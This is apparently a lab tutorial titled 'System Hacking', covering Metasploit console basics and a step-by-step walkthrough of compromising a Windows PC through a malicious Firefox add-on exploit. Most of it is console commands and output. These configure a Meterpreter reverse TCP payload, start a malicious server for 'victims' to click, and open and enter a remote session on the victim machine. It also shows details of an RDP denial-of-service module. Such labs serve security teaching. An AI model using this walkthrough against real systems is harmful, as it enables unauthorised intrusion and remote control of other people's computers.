System Hacking:

Practical No 1: Basics

Open a blank terminal and type

service postgresql start

and wait for few minutes

and then type

msfconsole

The above command will load Metasploit framework console version where we can use number of modules of Metasploit framework by command line interface.

Msfconsole basics:

show exploits

payloads

auxiliary

post

encoders

nops

options

You can use the show command with above mentioned combinations of options to see several modules and options for the modules we already selected.

You can use

search <keyword>

To search for a particular keyword from the available modules in your Metasploit.

Ex: search ftp

You can use

exit command to come out of the Metasploit framework.

If you have some active sessions you have to type

exit –y


Practical No 2: Hacking PC with Firefox

Hacking windows with firefox exploit using msfconsole:

Open a blank terminal and type

service postgresql start


msfconsole



```
root@kali:~# msfconsole
[-] Failed to connect to the database: could not connect to server: Connection refused
        Is the server running on host "localhost" (::1) and accepting
        TCP/IP connections on port 5432?
could not connect to server: Connection refused
        Is the server running on host "localhost" (127.0.0.1) and accepting
        TCP/IP connections on port 5432?


# cowsay++
 ____________
< metasploit >
 ------------
       \   ,__,
        \  (oo)____
           (__)    )\
              ||--|| *


Easy phishing: Set up email templates, landing pages and listeners
in Metasploit Pro -- learn more on http://rapid7.com/metasploit

       =[ metasploit v4.11.5-2016010401                   ]
+ -- --=[ 1517 exploits - 875 auxiliary - 257 post        ]
+ -- --=[ 437 payloads - 37 encoders - 8 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >
```


Once you get msf> prompt just search for firefox_xpi

search firefox_xpi



```
msf > search firefox_xpi

Matching Modules
================

   Name                                              Disclosure Date  Rank       Description
   ----                                              ---------------  ----       -----------
   exploit/multi/browser/firefox_xpi_bootstrapped_addon  2007-06-27   excellent  Mozilla Firefox Bootstrapped Addon Social Engineering C
ode Execution
```

You will get an exploit list like above. Just copy the exploit name and paste followed by info command and execute to get information of the exploit




```
                 _---------.
             .' #######   ;."
  .---,.    ;@             @@`;   .---,..
." @@@@@'.,'@@            @@@@@',.'@@@@ ".
'-.@@@@@@@@@@@@@          @@@@@@@@@@@@@ @;
   `.@@@@@@@@@@@@        @@@@@@@@@@@@@@ .'
     "--'.@@@  -.@        @ ,'-   .'--"
          ".@' ; @       @ `.  ;'
            |@@@@ @@@     @    .
             ' @@@ @@   @@    ,
              `.@@@@    @@   .
                ',@@     @   ;           _____________
                 (   3 C    )     /|___ / Metasploit! \
                 ;@'. __*__,."    \|--- \_____________/
                  '(.,....."/


Frustrated with proxy pivoting? Upgrade to layer-2 VPN pivoting with
Metasploit Pro -- learn more on http://rapid7.com/metasploit

       =[ metasploit v4.11.5-2016010401                    ]
+ -- --=[ 1517 exploits - 875 auxiliary - 257 post         ]
+ -- --=[ 437 payloads - 37 encoders - 8 nops              ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > search firefox_xpi

Matching Modules
================

   Name                                               Disclosure Date  Rank       Description
   ----                                               ---------------  ----       -----------
   exploit/multi/browser/firefox_xpi_bootstrapped_addon  2007-06-27       excellent  Mozilla Firefox Bootstrapped Addon Social Engineering C
ode Execution
```

```
msf > info auxiliary/dos/windows/rdp/ms12_020_maxchannelids

       Name: MS12-020 Microsoft Remote Desktop Use-After-Free DoS
     Module: auxiliary/dos/windows/rdp/ms12_020_maxchannelids
    License: Metasploit Framework License (BSD)
       Rank: Normal
  Disclosed: 2012-03-16

Provided by:
  Luigi Auriemma
  Daniel Godas-Lopez
  Alex Ionescu
  jduck <jduck@metasploit.com>
  #ms12-020

Basic options:
  Name   Current Setting  Required  Description
  ----   ---------------  --------  -----------
  RHOST                   yes       The target address
  RPORT  3389             yes       The target port

Description:
  This module exploits the MS12-020 RDP vulnerability originally
  discovered and reported by Luigi Auriemma. The flaw can be found in
  the way the T.125 ConnectMCSPDU packet is handled in the
  maxChannelIDs field, which will result an invalid pointer being
  used, therefore causing a denial-of-service condition.
```


Once you saw the information you can configure the exploit with use command.

use <exploitname>




```
msf > use exploit/multi/browser/firefox_xpi_bootstrapped_addon
```

You can type show targets to see the available targets



```
msf exploit(firefox_xpi_bootstrapped_addon) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Universal (Javascript XPCOM Shell)
   1   Native Payload
```


For a specific target please set your target as Native Payload



```
msf exploit(firefox_xpi_bootstrapped_addon) > set TARGET 1
TARGET => 1
```

You can configure a payload with set PAYLOAD command


set PAYLOAD <payload name>



```
msf exploit(firefox_xpi_bootstrapped_addon) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
```


You can execute show options command to see required options to run the exploit successfully.

show options




```
msf exploit(firefox_xpi_bootstrapped_addon) > show options

Module options (exploit/multi/browser/firefox_xpi_bootstrapped_addon):

   Name           Current Setting               Required  Description
   ----           ---------------               --------  -----------
   ADDONNAME      HTML5 Rendering Enhancements  yes       The addon name.
   AutoUninstall  true                          yes       Automatically uninstall the addon after payload execution
   SRVHOST        0.0.0.0                       yes       The local host to listen on. This must be an address on the local machine or 0.0.0
.0
   SRVPORT        8080                          yes       The local port to listen on.
   SSL            false                         no        Negotiate SSL for incoming connections
   SSLCert                                      no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                                      no        The URI to use for this exploit (default is random)


Exploit target:

   Id  Name
   --  ----
   0   Universal (Javascript XPCOM Shell)
```

Configure important options like SRVHOST and SRVPORT and URIPATH and LHOST




```
msf exploit(firefox_xpi_bootstrapped_addon) > ifconfig
[*] exec: ifconfig

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.0.112  netmask 255.255.255.0  broadcast 192.168.0.255
        inet6 fe80::a00:27ff:fe5c:aeea  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:5c:ae:ea  txqueuelen 1000  (Ethernet)
        RX packets 79  bytes 6911 (6.7 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 23  bytes 1907 (1.8 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 0  (Local Loopback)
        RX packets 28  bytes 1680 (1.6 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 28  bytes 1680 (1.6 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

msf exploit(firefox_xpi_bootstrapped_addon) > set SRVHOST 192.168.0.112
SRVHOST => 192.168.0.112
msf exploit(firefox_xpi_bootstrapped_addon) > set SRVPORT 80
SRVPORT => 80
msf exploit(firefox_xpi_bootstrapped_addon) > set URIPATH /
URIPATH => /
msf exploit(firefox_xpi_bootstrapped_addon) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Universal (Javascript XPCOM Shell)
   1   Native Payload


msf exploit(firefox_xpi_bootstrapped_addon) > 
```



```
msf exploit(firefox_xpi_bootstrapped_addon) > set LHOST 192.168.0.112
LHOST => 192.168.0.112
```


Once you know that you configured everything properly execute show options to confirm.

Then type exploit to start the malicious server.



```
[*] Server stopped.
msf exploit(firefox_xpi_bootstrapped_addon) > exploit
[*] Exploit running as background job.

[*] Started reverse TCP handler on 192.168.0.112:443
[*] Using URL: http://192.168.0.112:80/
[*] Server started.
```

Now whoever victims click on your malicious links they will be shown like below picture.




```
msf exploit(firefox_xpi_bootstrapped_addon) > [*] 192.168.0.122    firefox_xpi_bootstrapped_addon - Sending HTML response.
[*] 192.168.0.122    firefox_xpi_bootstrapped_addon - Redirecting request.
[*] 192.168.0.122    firefox_xpi_bootstrapped_addon - Sending xpi and waiting for user to click 'accept'...
[*] 192.168.0.122    firefox_xpi_bootstrapped_addon - Redirecting request.
[*] 192.168.0.122    firefox_xpi_bootstrapped_addon - Redirecting request.
msf exploit(firefox_xpi_bootstrapped_addon) > [*] 192.168.0.122    firefox_xpi_bootstrapped_addon - Sending xpi and waiting for user to clic
k 'accept'...
[*] Sending stage (957487 bytes) to 192.168.0.122
[*] Meterpreter session 1 opened (192.168.0.112:443 -> 192.168.0.122:49179) at 2016-03-26 17:55:14 +0530
```

To list out the hacked victims you need to execute a command

sessions


In the attack area



```
msf exploit(firefox_xpi_bootstrapped_addon) > sessions -l

Active sessions
===============

  Id  Type                   Information                            Connection
  --  ----                   -----------                            ----------
  1   meterpreter x86/win32  windows7-PC\windows7 @ WINDOWS7-PC   192.168.0.112:443 -> 192.168.0.122:49179 (192.168.0.122)
```


To access any specific session you need to execute command

session –i <ID Number of session>




```
msf exploit(firefox_xpi_bootstrapped_addon) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

